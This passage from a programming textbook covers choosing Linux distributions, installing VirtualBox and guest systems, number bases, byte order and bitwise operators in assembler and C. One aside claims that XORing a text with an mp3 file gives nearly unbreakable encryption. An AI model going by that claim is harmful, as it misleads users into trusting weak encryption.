Let's close with Zorin OS, a free distribution based on Ubuntu, released in 2009 and still rapidly growing. It aims to attract Windows users to the Linux world, by simplifying the installation of Windows software and displaying a graphical interface that recalls Windows.

---

[34]SuSE stands for Software und System-Entwicklung (Software and systems development). Beginning with version 4.2 (1996) S.u.S.E. became fully independent.

[35]"This is a release that I have put together basically from scratch; in other words, I didn't simply make some changes to SLS and call it a new release. I was inspired to put together this release after running SLS and generally being dissatisfied with much of it, and after much altering of SLS I decided that it would be easier to start from scratch" (https://lists.debian.org/debian-devel-announce/2003/08/msg00008.html). For other useful information, see the Debian Manifesto: https://www.debian.org/doc/manuals/project-history/ap-manifesto.html

[36]For more information, see https://www.debian.org/social_contract.html

[37]For more information, see https://lwn.net/1998/0730/a/mandrake.html

[38]For more information, see https://www.archlinux.org/about/

[39]The openSUSE Project, which started in 2005, developed SUSE Linux v. 10.0; beginning with version 10.2 (December 2006) the name became openSUSE.

[40]There is also a server edition (SLES). The Enterprise editions include packages that are less recent but more stable, since they are used for a longer period of time.

[41]For more information, see http://www.fsf.org/news/microsoft_response http://www.zdnet.com/blog/btl/can-the-fsf-derail-the-microsoft-novell-suse-pact/4438

[42]For more information, see http://www.microsoft.com/en-us/news/press/2006/nov06/11-02msnovellpr.aspx https://www.novell.com/communities/coolsolutions/opensuse-and-microsoft/ https://www.moreinterop.com/

Testing Distributions

The number and diffusion of the Linux distributions are rapidly growing all over the world, but it's very difficult to monitor and count how many they are. That is what some websites aim to achieve; but using different calculation methods, they get different results. In particular, the following sections look at four web sites designed to help choose what distributions to use.

GNU/Linux Distribution Timeline

URL: http://futurist.se/gldt/

Here's how the site describes its purpose:

> *GLDT is a cladogram of GNU/Linux distributions, placed on a timeline. The project started in 2006 and currently lists almost 500 distributions.*

It's an excellent work, showing the progress (it would be better to say "explosion") of Linux in the last 20 years. This site lists all known distributions, including those that are no longer active. Currently, there are about 270 active distributions.

DistroWatch

URL: http://distrowatch.com/

This website, started in May 2001, classifies the active distributions by using a simple criterion, though not intended to be accurate, as explained on the website:[43]

> *The DistroWatch Page Hit Ranking statistics are a light-hearted way of measuring the popularity of Linux distributions and other free operating systems among the visitors of this website. They correlate neither to usage nor to quality and should not be used to measure the market share of distributions. They simply show the number of times a distribution page on DistroWatch.com was accessed each day, nothing more.*

LinuxCounter

URL: http://linuxcounter.net/

Active from May 1999, this website adopts another criterion:

> *The basic idea is for people to register themselves as being a Linux user. Of course, this way you won't get all Linux users counted as not every Linux user will register himself at the Linux Counter site. Thus, the only way to "know" the number of Linux users worldwide, is to make a guess, preferably a not-too-wild guess of the number of Linux users. Not making wild guesses there is only one way to go: statistics. And so, there we are.*

The most common distributions are listed on http://linuxcounter.net/distributions/stats.html.

[43] For more information, see http://distrowatch.com/dwres.php?resource=popularity The "Top Ten" are listed on page http://distrowatch.com/dwres.php?resource=major

Lwn.net

URL: http://lwn.net/

Started in January 1998, lwn.net is an online magazine about Unix-like operating systems. Here's how the site describes its purpose:

> *LWN.net is a reader-supported news site dedicated to producing the best coverage from within the Linux and free software development communities.*
>
> *LWN.net aims to be the premier news and information source for the free software community. We provide comprehensive coverage of development, legal, commercial, and security issues. The LWN.net Weekly Edition is our weekly summary of what has happened in the free software world; our front page offers up-to-the-minute coverage.*

The main distributions are listed on page http://lwn.net/Distributions/.

Each website has its own list of the most popular distributions, updated on the basis of different criteria, hence with different results. To give one example, Linux Mint was the most popular distribution in 2013 and in the first half of 2014 according to DistroWatch, but is ranked twelfth on LinuxCounter and LWN.

Using the information derived from these websites, in order to run the tests we will perform in Chapter 5 to explore the structure of the stack frames of functions, we choose four meaningful free Linux distributions:[44] Debian, Slackware, [45] Fedora, and openSUSE.

Because they are available for multiple hardware architectures, it's advisable to select the most common among students: i386 and amd64. For each distribution (except for Debian) we'll consider only one architecture:

Slackware:	i386	http://mirrors.slackware.com/slackware/slackware-iso/
Fedora:	i386	https://getfedora.org/
openSUSE:	amd64	http://software.opensuse.org/

These can be installed in different hard-disk partitions, but it's certainly easier to create virtual machines; we'll do that by means of VirtualBox.[46]

Virtualization

Before continuing, it is preferable to have at least one of the four distributions listed. If we want to use some other distribution, we can use virtualization. It's a very useful trick that allows us to save effort and time by avoiding repartitioning the hard disk and rebooting to change the operating system.

[44]For instance, we prefer Debian over Ubuntu, as "Debian can be considered the rock upon which Ubuntu is built" (http://www.ubuntu.com/about/about-ubuntu/ubuntu-and-debian). The same for Linux Mint, which is based on Ubuntu (or Debian, if we consider LMDE).

[45]Slackware has been chosen for its historical importance, though it's not the best suited for inexperienced users. (see http://distrowatch.com/dwres.php?resource=major).

[46]The host operating system, on which we will install VirtualBox to start the guest virtual machines, could be Debian/64bit (or openSUSE/64bit).
Otherwise, if we choose a 32-bit host OS, it may be impossible to install a 64-bit guest; for more information see: https://www.virtualbox.org/manual/ch03.html#intro-64bitguests

Virtualization means creating a *virtual machine*[47] where a virtual guest operating system may be installed. We call this OS "virtual" to emphasize that it runs on a virtual machine.

To create virtual machines we may use *VirtualBox*, a cross-platform free application with GNU GPL license. It is freely downloadable from https://www.virtualbox.org/wiki/Downloads.[48]

To give a practical example, let's assume we are working on Debian 8 for x86_64 processors; we want to install VirtualBox and then, as guest operating system, Slackware. Therefore the "real" system (we call it *host*) is Debian, and the "virtual" (*guest*) system is Slackware.

If we click the download link, for example, "VirtualBox 5.0.8 for Linux hosts,"[49] we go to another page containing a list of supported operating systems; here we have to search for the one on which we want to install VirtualBox, such as "Debian 8 ('Jessie')."[50] On the right side are two links, "i386" and "AMD64," so we choose the second one to match our architecture.[51] The file *virtualbox-5.0_5.0.8-103449~Debian~jessie_amd64.deb* now appears in the `Downloads` directory, unless a different one was selected. To install VirtualBox we can use a GUI program (*gdebi* is available in the GNOME desktop environment), or simply enter this command:

```
su -c "dpkg -i virtualbox-5.0_5.0.8-103449~Debian~jessie_amd64.deb"
```

Now we can start VirtualBox and create a virtual machine (Figure 2-12).

[47] A virtual machine is like a real PC; it has all that is needed: BIOS, RAM, hard disk, graphics card, and so on), but it's not a physical (tangible) device, only a software emulation.

[48] If VirtualBox is already installed, the download from www.virtualbox.org is necessary only if we prefer the most recent version; if this is the case, the existing old version must be removed before proceeding.

[49] From the https://www.virtualbox.org/wiki/Downloads page. Because VirtualBox is continuously updated, the reader will probably find another version number.

[50] Don't search for the guest operating system (Slackware) to install on VirtualBox!

[51] On a x86_64 PC we can install any one of them; but if we work on a 32-bit operating system, then we can only choose i386, not AMD64.




Figure 2-12. *Creating a new virtual machine in VirtualBox*

This virtual machine can then be equipped with enough RAM (640 MB should be fine) and hard disk space (15 GB is much more than needed).[52]

We don't need to change any other default setting; we could increase the graphics card memory, or even set a shared directory to move files between host and guest operating systems,[53] but neither of those changes is necessary.

By doing so, we have created a virtual PC that contains, among other things, a CD/DVD virtual drive inside which we can finally insert the virtual DVD for installing Slackware (Figure 2-13).

[52]The virtual hard disk resides in a file with extension `.vdi`, but we can choose a different type (`.vdi` is the default file extension). By selecting the "Dynamically allocated" option, we ensure that the vdi file will have the strictly necessary size; for instance, if the OS needs 4 GB, the vdi file size will be 4 GB exactly, but it can grow up to 15 GB if more programs or data are added.

[53]To set a shared directory we have to install an application named Guest Additions after installing Slackware.




Figure 2-13. *Inserting a virtual optical disk into the virtual machine*

To insert the installation media into the virtual CD drive, we have to select the file containing the image of the Slackware installer. That file, with the `.iso` extension, can be downloaded from http://www.slackware.com/getslack/.[54]

Booting the virtual machine will run the installation software.

We take similar steps if the host operating system (the one running on the "real" machine) is not Debian. So let's suppose that the host is Slackware 14 for x86; on this OS we want to install VirtualBox and then, as guest, Debian 8 for x86.

But the VirtualBox download page doesn't have a version for Slackware, so we can choose the generic one ("All distributions", for i386+ processors: right click the link and select "Save link as.")

The downloaded file has the name `VirtualBox-5.0.8-103449-Linux_x86.run`. It is a shell script containing binary data; we need to mark that file as executable, so we can start it as root user:

```
g.$ chmod  +x  ./VirtualBox-5.0.8-103449-Linux_x86.run      # Makes the file executable
g.$ su -c      ./VirtualBox-5.0.8-103449-Linux_x86.run      # Executes it as root
```

Now the guest OS (Debian for x86) can be installed on VirtualBox by "inserting" the iso file *`debian-8.2.0-i386-DVD-1.iso`* into the virtual CD drive as just discussed.

[54]We have chosen Slackware for x86 machines. This OS (along with Slackware for x64) is installable on VirtualBox for x64. To get a faster download, it's better to access the torrents page (http://www.slackware.com/getslack/torrents.php). The x86 version is available as a set of 4+2 CDs or 1+1 DVDs. This way we get the file `slackware-14.1-install-dvd.iso`.

Summary

This chapter has focused on the operating systems we'll use in the last two chapters. All of them are Unix-like; that is, their behavior and commands are very similar to Unix.

They are usually called "distributions" to emphasize the work of selection and assembling of the various parts (essentially the kernel and the GNU software) done by maintainers.

Most of the software is derived from GNU, a free Unix-like operating system sponsored by the Free Software Foundation. The GNU Project started about 30 years ago, before the birth of Linux, but since the GNU kernel (Hurd) is still under active development, most distributions use other kernels (BSD or Linux).

The current active distributions number around 270. Some web sites keep a list of their popularity, so we can use this information to choose one (or more) distribution to work on. For testing purposes, that distribution can be installed on a virtual machine to speed up the installation process; this avoids managing disk partitions, which is a potentially dangerous operation.

Once it is installed, we can switch to working on the new system without the need of rebooting our computer. New programs (we need compilers, debuggers, and so on) can be added via a package manager (for example, *`synaptic`* on Debian, or *`YaST`* on openSUSE) or a command (such as *`apt-get install`* on Debian, or *`zypper install`* on openSUSE) that checks for dependencies and downloads all the needed packages from a few trusted repositories. Any program that's not present in the official repositories can, however, be installed by compiling the source code.

CHAPTER 3

Base 2, 8, and 16 Notations

On the subject of numerical representations—notations—we just need to review some basic information before continuing; this chapter is a brief summary of the most important concepts about binary, octal, hexadecimal notations. In the next two chapters we'll find hexadecimal constants inside assembler code and memory dumps, so it's useful to remind ourselves what binary and hex numbers are, as well as how to read and convert them.

Following the overall practical approach to the topics covered by this book, it will be useful to see some numerical examples, instead of just reviewing theory. This chapter deals only with integer numbers, so floating-point numbers are ignored.

Numbers can be represented by using many numerical notations, which we briefly summarize. The base-2 notation has special importance because it's used by all the computers. The chapter also reviews some important concepts related to notation systems: bytes, nibbles, big- or little-endian order, most- (or least-) significant byte (or bit), words, paragraphs, and particularly bitwise operators. Again, this will be useful as we'll find many of these elements in assembler code.

Notations for Integer Numbers

A *numerical notation* is a convention for writing numbers; it consists of a set of coding rules and symbols.

Three numerical notations are known to anyone: decimal (or Arabic), tallies (a mark is added for each item being counted), and Roman. The latter is a sophisticated tally system where a smaller digit is subtracted from the following greater one; for example, MCMIV is the decimal number 1904; here CM stands for 900 (–C+M = -100+1000) and IV stands for 4 (–I+V = –1+5). The same number may also have different representations (for example, IV can also be written as IIII).

We are only interested in pure *positional notations*, where a given symbol (digit) has no value by itself; its value depends on the position it has inside the number. The Roman numbers have some positional features; for example, in IV the I is subtracted from V since it precedes that symbol.

Base-*n* notations are a subset of positional notations: the value of one digit is a power of *n* (called the *base* or *radix*), where *n* is the number of symbols (digits) used to represent numbers.

So, as in spoken languages, where the same sentence or word can be translated to another language, the same number can be translated from one notation to another, each using a different set of symbols. For example, we know that in decimal notation (the most common in everyday life) there are 10 symbols (digits 0–9) to represent each number. But if we choose a base-16 (hexadecimal) notation, six additional symbols (A–F) are needed, so that the same number (for example, 15924 in base-10 notation) can be correctly represented (it becomes 3E34 in base-16).

As an example, in the base-16 3E34, the digit 3 has two values: $3*16^1$ and $3*16^3$. Therefore this digit contributes twice to the resulting value:

$$3*16^1 = 48$$

G. Di Cataldo, *Stack Frames*, DOI 10.1007/978-1-4842-2181-5_3

$3*16^3 = 12288$

while the remaining digits add:

4

$14*16^2 = 3584$ (E = 14 in base 10)

The resulting value is 4 + 48 + 3584 + 12288 = 15924.

The most-used bases are: 2, 8, 10, and 16, although we could choose any other; in the following sections we'll see how to convert one number between different bases, and how to manage negative numbers.

Binary Numbers

Let's start with positive (unsigned) binary numbers.

A *binary number* (base 2) is made up of one or more digits (recall that a *bit* is a BInary digiT), each one belonging to the set {0, 1}; for instance, 1101. To convert the number 1101 from base-2 to base-10 notation, we can do the following:

$1101 = 1*2^0 + 0*2^1 + 1*2^2 + 1*2^3 = 1 + 0 + 4 + 8 = 13$

The latter bit (the rightmost) is multiplied by the smallest power of 2 (2^0), so it has the smallest weight; this bit is called *least-significant bit* (*lsb*). Note that in the given example it's the next bit (the one equal to zero) that provides the smallest contribution to the result; smallest weight doesn't mean smallest contribution.

The leftmost bit, the one multiplied by the greatest power of 2 (2^3), is called *most-significant bit* (*msb*).

To convert the number 13 from decimal to binary representation, we repeatedly divide by 2 the quotient, and keep apart the remainders:

13/2=6, remainder 1 (= 13–2*6). This is the least-significant bit of the result.

6/2 = 3, remainder 0

3/2 = 1, remainder 1

1/2 = 0, remainder 1

The procedure ends when the quotient is zero; the remainders make up the result: 1101, where the first remainder is the least-significant bit.

Negative binary numbers are represented using a scheme called *two's complement*. We simply flip all bits that are on the left of the least-significant true (1) bit.

The most-significant (leftmost) bit represents the sign of the number: if it is 0 then the number is positive, if 1 the number is negative.

For the sake of simplicity let's work with 8-bit numbers. Therefore, the binary number 00110100 is positive because the most-significant bit is 0, while 11001100 is negative because the most-significant bit is 1.

To give one example, the opposite of the binary number 00110100 is

```
-00110100 = 11001100
```

Vice versa:

```
-11001100 = 00110100
```

It's more common to flip all bits and then add 1:

```
00110100
```

Flipping bits we get:

```
11001011
```

Now adding 1 we get the result

```
11001100
```

Note that in base 2 it is 1+1 = 10. When we write the numbers in columns, we add only the digits with the same place value, so we write 0 and add 1 to the left, just as we do for decimal numbers.

We get the absolute value of 11001100 by using the same rule:

```
11001100
```

Flipping bits we get:

```
00110011
```

Now adding 1 we get this result:

```
00110100
```

In the previous calculations the sign bit was treated like the others; that is, as an integral part of the number. This is still true when converting to base 10:

$$11001100 = 0*2^0 + 0*2^1 + 1*2^2 + 1*2^3 + 0*2^4 + 0*2^5 + 1*2^6 \mathbf{-} \mathbf{1}*2^7 = -52$$

When we work with 8-bit numbers, the negative one with the maximum absolute value is

$$10000000 = -1*2^7 = -128$$

It's not

$$11111111 = 1*2^0 + 1*2^1 + 1*2^2 + 1*2^3 + 1*2^4 + 1*2^5 + 1*2^6 - 1*2^7 = -1$$

because the seven rightmost bits give a positive contribution to the result, increasing it. If these seven bits are null, the only (negative) contribution is given by the leftmost bit.

The maximum (positive) value is

$$01111111 = 1*2^0 + 1*2^1 + 1*2^2 + 1*2^3 + 1*2^4 + 1*2^5 + 1*2^6 + 0*2^7 = 127$$

As regards the unsigned variables (containing natural numbers), their range is 0÷255 not 0÷256. The maximum is $11111111 = 2^8-1 = 255$.

In particular, the binary number 11111111 has the decimal value –1 if considered as signed and 255 if unsigned.

Hexadecimal Numbers

A hexadecimal (base 16) number is made up of one or more hexadecimal digits of the set {0-9, A-F},[1] where the letters A, B, C, D, E and F provide the missing symbols; A=10, B=11, ... F=15.

Hexadecimal numbers are identified by their prefix 0x (or 0X); for example, 0x62D.

To convert the number 0x62D from base 16 to base 10, we proceed as before, but now the base is 16, not 2:

$0x62D = 13*16^0 + 2*16^1 + 6*16^2 = 1581$

In reverse, to convert 1581 from base 10 to base 16:

```
1581/16 = 98, the remainder = 13 = 0xD (1581 – 16*98)
```

This first remainder is the least-significant hexadecimal digit of the result. Let's continue, dividing the quotient (98) by 16:

```
98/16 = 6, remainder = 2
6/16 = 0,  remainder = 6
```

To get the result we group the remainders in reverse order: 0x62D.

There is a biunivocal correspondence between a hexadecimal digit and a group of four consecutive bits; the conversion from base 2 to base 16 can be done by grouping the bits in groups of four, starting from the rightmost one:

```
110 0010 1101 = 0x62D
```

To convert from base 16 to base 2 we have to split each hexadecimal digit into the corresponding four-bit group.

Octal Numbers

An octal (base 8) number is made up of one or more digits of the set 0–7, so the symbols 8, 9, A, B, C, D, E, F, are not valid. In this case the weight of each digit is a power of 8.

Octal numbers are known by their prefix 0 (not 0x); for example, 03055 is an octal number, therefore different from 3055 (in base 10).

Even 0101 is an octal number (65 in base 10), not to be confused with the binary number 101 (5 in base 10) nor with the decimal 101.

By contrast, 580 isn't certainly an octal number, since it doesn't begin with 0 and especially because the second digit (8) doesn't belong to the set {0-7}.

Here is a conversion scheme with other bases:

```
base 8 →  base 10:   03055 = 5*8^0 + 5*8^1 + 0*8^2 + 3*8^3 = 5 + 40 + 0 + 1536 = 1581
base 10 → base 8:   1581/8 = 197 (5); 197/8 = 24 (5); 24/8 = 3 (0); 3/8 = 0 (3)
base 8 ↔  base 2:    03055 = 011 000 101 101
base 8 ↔  base 16:   03055 = 011 000 101 101 = 0110 0010 1101 = 0x62D
```

[1] Side-by-side with their decimal equivalents, the hexadecimal digits are 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A(10), B(11), C(12), D(13), E(14), F(15).

Bytes

We already know that a group of eight consecutive bits is called a *byte*. A better name would be *octet* since a byte (group of bits that represents one character, or the smallest addressable block of memory) might have a size different from 8 bits.

Nowadays the 8-bit byte is the de facto standard recognized by IEC 80000-13:2008, which defines new prefixes for multiples of bytes to avoid confusion with SI prefixes: KiB = 1024 B (don't confuse B=Byte with b=bit), MiB = 1024 KiB, GiB = 1024 MiB, while if using SI prefixes: kB (lowercase k) = 1000 B, MB = 1000 kB, GB = 1000 MB, TB = 1000 GB.

Each half, a group of four consecutive bits, called a *semibyte* or *nibble*, is represented by a unique hexadecimal digit; for instance: 00101101 = 0x2D.

The *high nibble* contains the most-significant four bits:[2] 0010 = 0x2.

The *low nibble* contains the least-significant four bits: 1101 = 0xD.

Each byte has its own numeric address, usually in hexadecimal format. An address that refers to the beginning of one file or to a particular reference byte is called an *offset* or *relative address*; otherwise it's called an *absolute address*. Offsets can be positive, null, or negative depending on the reference byte; for example, the offsets relative to the beginning of one file are always non-negative but they can become negative if referred to another byte in the same file. A byte offset is obtained by subtracting from its address that of the reference byte. If we forget to specify which is the reference byte, the offset value becomes useless.

Unlike bytes, semibytes and bits cannot be addressed individually. As a consequence, they have no addresses; they are located through their bit offset from the least-significant bit. So if we want to read or modify one bit, we have to edit the whole byte: first the byte is copied to memory, then the bit is modified, and finally the new byte is written over the old byte. For the purpose of simplifying calculations, integer variables are saved in memory with inverted byte order; for example, on i386 systems the number 0xABCDEF is saved as EF CD AB 00. Only the byte order changes, not the order of semibytes or bits; therefore the number 0xABCDEF is not saved as FE DC BA 00. This encoding (used by Intel-compatible processors) is called *little endian*; it extends to all variable types and in general to any byte sequence (except for character strings).

Briefly:

```
0x00ABCDEF  → EF CD AB 00  (EF has the lowest address)
```

The *low byte* or *least-significant byte (LSB)*, made up of the least-significant eight bits, is the one with lower address,[3] while the *high byte* or *most-significant byte (MSB)* has higher address.

Please note that LSB and MSB are different from *lsb* (Least-significant Bit) and *msb* (Most-significant Bit).

Some processors don't invert the byte order (generally called *endianness*); they use the *big endian* encoding, also known as *network byte order* since it's adopted in network protocols; the same for dates[4] and much more.

---

[2] If we consider a byte value as an unsigned number, the four most significant bits are those with the highest weight (power of 2), therefore on the left side.

[3] In x86+ operating systems (with little-endian order), the memory address of any object points to its lower byte.

[4] In the big-endian encoding the correct order is Year/Month/Day since the year is the most significant information. In this case it's the field order (year–month–day) to vary if we change the encoding, not the character order. If we need some files (usually images, documents, and the like) to have names including their creation date, then the big-endian encoding is the most suitable; for example: 2014_06_25.jpg, 2013_08_30.jpg, 2012_12_04.jpg. With little-endian *field order* we get instead 25_06_2014.jpg, 30_08_2013.jpg, 04_12_2012.jpg, but the list has now no order at all for us; for instance if we choose the ascending order (by changing the view options in the File Manager menu) we see 04_12_2012.jpg, then 25_06_2014.jpg, and, as the last image, 30_08_2013.jpg. This is because 04 comes before 25, which comes before 30.

Words and Paragraphs

The term *word* has two meanings:

- A group of as many bits as the processor registers have; [5] it's better known as a *hardware word*. The most common sizes are 32 and 64 bits.[6]
- In the context of programming, a word is a group of 16 consecutive bits, for any hardware platform. This ensures source-code portability (let's remember that earlier x86 processors had 16-bit registers).

A *paragraph* is a group of 16 consecutive bytes; this dates back to 8086 processor era, when a 20-bit memory address (which could address 2^{20} bytes; that is, 1 MB) was obtained by using two 16-bit registers: the first (the *segment register*) had to be shifted to the left by four bits and then added to the second; here is one example:

```
0xD912   +
   0A3E  =
  -----
0xD9B5E
```

The segment register held the 16 most significant bits of one 20-bit address, with the lowest 4 bits equal to 0; that register pointed to a memory segment with maximum size of 64 KB because the offset provided by the other register (*offset register*) ranged from 0 to 65535 ($2^{16} - 1$). It is clear that if the segment register were increased by 1, then the resulting address would be increased by 16 (one paragraph). The base address of a memory segment was always a multiple of one paragraph (for example, 0xD9120) since that address was obtained by adding 4 null bits to the 16 bits of the segment register.

For paragraphs, too, the least-significant bit ("*lsb* or *low-order bit*) is the one multiplied by the smallest power of 2, while the most-significant bit (*msb* or *high-order bit*) is the one multiplied by the greatest power of 2.

Similarly, the least-significant byte (*LSB* or *low-order byte*) of one paragraph (or group of *n* consecutive bytes) is made up of the least-significant eight bits while the most-significant byte (*MSB or high-order byte*) is made up of the most-significant eight bits. A paragraph can therefore be divided into two smaller parts: MSB, LSB.

Because of the similarities between acronyms, *LSB* (least-significant byte) can be confused with *lsb* (least-significant bit) and *MSB* (most-significant byte) with *msb* (most-significant bit), so we have to pay attention.

We'll see that compilers make the `RSP` (or `ESP`) register a multiple of one paragraph prior to the `CALL` instruction that starts a function; in this case we say that `RSP` is *correctly aligned*.

Bitwise Operators

The bitwise operators are AND, XOR, OR, NOT; to this list we can add the (bit) shift operators as they modify data at a bit level.

Operators AND, XOR, OR, NOT

AND is a binary operator, as are XOR and OR (each of them accepts two operands), while NOT is unary because it accepts only one operand.

[5] This refers to general-purpose registers; there are others, for particular needs, with different sizes.
[6] On an x86-64 PC we can install a 32-bit OS which will only use 32-bit registers. In this case the hardware word size is 32 bits.

The bitwise *AND* operator for each pair of corresponding bits returns 1 if *both* bits are 1, otherwise the operator returns 0.

The bitwise *XOR* (logical eXclusive OR) operator for each pair of corresponding bits returns 1 if *only one* of them has the value 1; otherwise, the operator returns 0.

The bitwise *OR* (logical inclusive OR) operator for each pair of corresponding bits returns 1 if *at least one* of them has value 1; otherwise, the operator returns 0.

The bitwise *NOT* unary operator inverts all bits.

The NOT operator is also called *ones' complement* or simply *complement*; if we add 1, we obtain the *two's complement*:

```
10010011 AND      10010011 XOR      10010011 OR       NOT 10010011
00110101 =        00110101 =        00110101 =          = 01101100
--------          --------          --------
00010001          10100110          10110111
```

The only use of the AND operator in the following pages is

and `$0xfffffff0, %esp`[7]

Here the constant value 0xfffffff0 is a mask used to reset the low nibble of the second operand. As we can see from this example, each bit that is set to 1 in the mask[8] doesn't change the corresponding bit of the other operand (we could say that it "lets the bit pass"); each bit that is 0 in the mask resets the corresponding bit of the other operand.

Setting to zero the low nibble (the least-significant four bits) of an integer gives the largest multiple of 16 (2^4) that is less than or equal to the given number.

This is useful for bringing back the value of the `ESP` register after a `POP` instruction (which increases `ESP`; see later).

The OR operator is complementary to AND; OR "turns on" all bits corresponding to the bits 1 in the mask, while AND "turns off" all bits corresponding to the bits 0 in the mask.

The XOR operator is useful for zeroing a register's content:

```
xorl   %esi, %esi
```

Sets the `ESI` register to 0. The "l" suffix stands for "Long (word)," that is "32 bit integer."

```
xor    %ebp,%ebp
```

Sets the `EBP` register to 0. The "l" suffix is omitted (it can be deduced from the register)

```
xorb   %al, %al
```

Sets the `AL` register to 0. The "b" suffix stands for "Byte."

More generally, NOT inverts all bits of its operand, while XOR inverts only those that correspond to the 1 bits in the mask. If applied twice it allows retrieving the initial number; for example, if 10010011 is the mask:

```
10010011 XOR  00110101  =  10100110
10010011 XOR  10100110  =  00110101
```

This property is often exploited to create fast symmetric-key encryption algorithms;[9] for example, a plain text XORed with an mp3 file produces an encrypted message that is almost impossible to decrypt.

---

[7] In AT&T syntax, the prefix $ characterizes a constant number, while % characterizes a register.

[8] Any operand may be the mask: bitwise operators have both left-associative and commutative properties.

[9] They are described as `symmetric` because they use the same key to encrypt and decrypt. Algorithms are very hard to decrypt if the key is longer than the plaintext to encrypt.

Bitwise vs Logical Operators in C

In C there are two AND operators, two ORs, and two NOTs, but only one XOR.

The two AND operators (&, &&) are different; for example, the following instructions:

```
printf("%d\n", 0x93 &   0x35);  /* Bitwise AND */
printf("%d\n", 0x93 && 0x35);   /* Logical AND */
```

are both correct, but the latter prints "1" (because both operands are not null), not "17" (= 00010001 in base 2) as does the former.[10]

In C a portable expression to set to zero the low semibyte of an integer variable (no matter if it is 8, 16, 32 or 64 bits in size) is this:

```
 variable & ~0xF ;
```

By contrast,

```
variable & 0xF0
```

is right only for 8-bit integers,

```
variable & 0xFFF0
```

for 16-bit integers, and so on.

```
uint8_t variable = 0x11;          /* Add #include <stdint.h> at the beginning */
printf("%x\n", variable & ~0xF);  /* Prints "10" */
printf("%x\n", variable & 0xF0);  /* This too prints "10" */
```

The expression "`variable & ~0xF`" doesn't require more calculation (hence more time) than "`variable & 0xF0`", because the constant value `~0xF` is calculated only once, at compile time; therefore both expressions are equivalent.

But if we double the variable size, we get different results:

```
uint16_t variable = 0x1122;       /* Now the constant must be a 16-bit value */
printf("%x\n", variable & ~0xF);  /* OK: it prints "1120" */
printf("%x\n", variable & 0xF0);  /* NO: it prints "20"   */
```

In order to work, the second `printf` instruction has to be modified:

```
printf("%x\n", variable & 0xFFF0);    /* OK: now it prints "1120" */
```

The two OR operators also give different results:

```
printf("%d\n", 0x93 | 0x35);    /* Bitwise OR */
